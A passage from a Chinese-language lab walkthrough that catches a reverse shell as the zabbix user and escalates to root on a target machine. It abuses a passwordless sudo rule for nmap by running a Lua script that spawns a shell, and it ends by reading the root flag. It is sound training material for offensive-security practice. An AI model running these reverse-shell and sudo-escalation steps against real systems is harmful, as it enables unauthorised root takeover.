
在主机监控处触发反弹shell脚本



```
┌──(npc㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
id
connect to [192.168.1.9] from (UNKNOWN) [192.168.1.10] 45208
uid=108(zabbix) gid=115(zabbix) groups=115(zabbix)
sudo -l
Matching Defaults entries for zabbix on 112:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User zabbix may run the following commands on 112:
    (ALL) NOPASSWD: /usr/bin/nmap -O *
```

zabbix 用户可以 sudo 执行 nmap -O 参数，-O: Enable OS detection 用来启用操作系统探测功能，后面通配符部分可以随意发挥

Gtfobins 找 nmap 提权，nmap可以执行lua脚本，利用 lua 脚本执行任意命令



Inherit

This executable can inherit functions from another.

(a) Comment

This allows to run Lua code (`...`).

Unprivileged | Sudo | SUID

This function can be performed by any unprivileged user.

```
echo '...' >/path/to/temp-file
nmap --script=/path/to/temp-file
```

Functions

Inherits from `lua`, thus possibly granting the following functions:

Shell | Reverse shell | Bind shell | File write | File read | Upload | Download

```
echo 'os.execute("/bin/bash -p")' > /tmp/exp.lua
sudo nmap -O 127.0.0.1 --script=/tmp/exp.lua
```

```
┌──(npc㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.1.9] from (UNKNOWN) [192.168.1.10] 36576
id
uid=108(zabbix) gid=115(zabbix) groups=115(zabbix)
sudo -l
Matching Defaults entries for zabbix on 112:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User zabbix may run the following commands on 112:
    (ALL) NOPASSWD: /usr/bin/nmap -O *
echo 'os.execute("/bin/bash -p")' > /tmp/exp.lua
sudo nmap -O 127.0.0.1 --script=/tmp/exp.lua
Starting Nmap 7.80 ( https://nmap.org ) at 2026-01-17 00:56 EST
id
uid=0(root) gid=0(root) groups=0(root)
whoami
root
cat /root/root.txt
flag{root-538dc127225a0c97b060b1ff9570390a}
```